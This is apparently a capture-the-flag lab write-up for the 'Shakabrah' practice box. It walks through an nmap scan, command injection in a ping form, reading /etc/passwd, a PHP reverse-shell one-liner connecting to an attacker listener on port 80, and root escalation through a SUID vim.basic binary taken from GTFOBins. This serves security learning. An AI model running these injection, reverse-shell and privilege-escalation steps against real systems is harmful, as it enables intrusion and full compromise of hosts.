Shakabrah


Nmap


```
nmap -sC -sV -Pn -p- 192.168.179.86 -T4 -oA full_scan -v

Nmap scan report for 192.168.179.86
Host is up (0.069s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 33:b9:6d:35:0b:c5:c4:5a:86:e0:26:10:95:48:77:82 (RSA)
|   256 a8:0f:a7:73:83:02:c1:97:8c:25:ba:fe:a5:11:5f:74 (ECDSA)
|_  256 fc:e9:9f:fe:f9:e0:4d:2d:76:ee:ca:da:af:c3:39:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web exploitation

We are presented with a simple web page that pings hosts we enter.





Inspecting the source gives us an idea that it may be vulnerable to command injection.

```
<html>
<body>

    <h2>Connection Tester</h2>
    <form method="get">
        Ping: <input type="text" name="host" placeholder="127.0.0.1">
        <input type="submit" value="Go">
    </form>

</body>
</html>

```

After researching command injection I came across this artical which explains the process of the exploit.

https://ctf101.org/web-exploitation/command-injection/what-is-command-injection/

Because of the additional semicolon, the `os.system()` function is instructed to run two commands.

It looks to the program as:

```
ping ; ls
```


> **Note**
>
> The semicolon terminates a command in bash and allows you to put another command after it.

Because the `ping` command is being terminated and the `ls` command is being added on, the `ls` command will be run in addition to the empty ping command!

This is the core concept behind command injection. The `ls` command could of course be switched with another command (e.g. wget, curl, bash, etc.)

Command injection is a very common means of privelege escalation within web applications and applications that interface with system commands. Many kinds of home routers take user input and directly append it to a system command. For this reason, many of those home router models are vulnerable to command injection.

We can terminate the ping command with semicolon.




```
total 12
drwxr-xr-x 2 root root 4096 Aug 25  2020 .
drwxr-xr-x 3 root root 4096 Aug 25  2020 ..
-rw-r--r-- 1 root root  348 Aug 14  2020 index.php
```

Foothold

Running `cat /etc/passwd` we find the "dylan" user.

From here, you can read the user flag from dylan's home directory but we still need to get onto the box.

Dylan does not appear to have any ssh keys so we will need to find another way.

```
total 28
drwxr-xr-x 3 dylan dylan 4096 Aug 25  2020 .
drwxr-xr-x 3 root  root  4096 Aug 25  2020 ..
lrwxrwxrwx 1 root  root     9 Aug 25  2020 .bash_history -> /dev/null
-rw-r--r-- 1 dylan dylan  220 Aug 25  2020 .bash_logout
-rw-r--r-- 1 dylan dylan 3771 Aug 25  2020 .bashrc
drwx------ 3 dylan dylan 4096 Aug 25  2020 .gnupg
-rw-r--r-- 1 dylan dylan  807 Aug 25  2020 .profile
-rw-r--r-- 1 dylan dylan   33 Mar  8 05:04 local.txt
```

After trying many reverseshells I was able to get this php line to work over port 80

```
php -r '$sock=fsockopen("192.168.49.141",80);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
┌──(root💀kali)-[~/pg/boxes/Shakabrah]
└─# nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.49.141] from (UNKNOWN) [192.168.141.86] 46300
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Priv esc

```
find / -uid 0 -perm -4000 -type f 2>/dev/null
```

```
www-data@shakabrah:/var/www/html$ find / -uid 0 -perm -4000 -type f 2>/dev/null
<html$ find / -uid 0 -perm -4000 -type f 2>/dev/null

/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/vim.basic
/usr/bin/newuidmap
```

Vim.basic looks intresting, lets try a few commands from gtfobins

We get this error when trying to exploit vim basic.

```
www-data@shakabrah:/var/www/html$ /usr/bin/vim.basic -c ':py import os; os.execl("/bin/sh", "sh", "-pc", "reset; exec sh -p")' | less
</bin/sh", "sh", "-pc", "reset; exec sh -p")' | less
Vim: Warning: Output is not to a terminal
WARNING: terminal is not fully functional
-  (press RETURN)
ESC[mESC[0mESC[24;1H
E79: Cannot expand wildcards
ESC[mESC[0m
E79: Cannot expand wildcards
ESC[mESC[0m
E79: Cannot expand wildcards
ESC[mESC[0m
E79: Cannot expand wildcards
ESC[mESC[0m
E79: Cannot expand wildcards
ESC[mESC[0m
E79: Cannot expand wildcards
ESC[mESC[0m
E79: Cannot expand wildcards
ESC[mESC[0m
E79: Cannot expand wildcards
ESC[mESC[0m
E79: Cannot expand wildcards
ESC[mESC[0m
E79: Cannot expand wildcards
ESC[mESC[0m
E79: Cannot expand wildcards
ESC[mESC[0m
```

Scroling through the errors we find this

```
Press ENTER or type command to continue
reset: unknown terminal type unknown
Terminal type?
```

Type "screen" and we get an interesting result

```
bash-4.4# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
bash-4.4#
```

We should now have effective privileges as root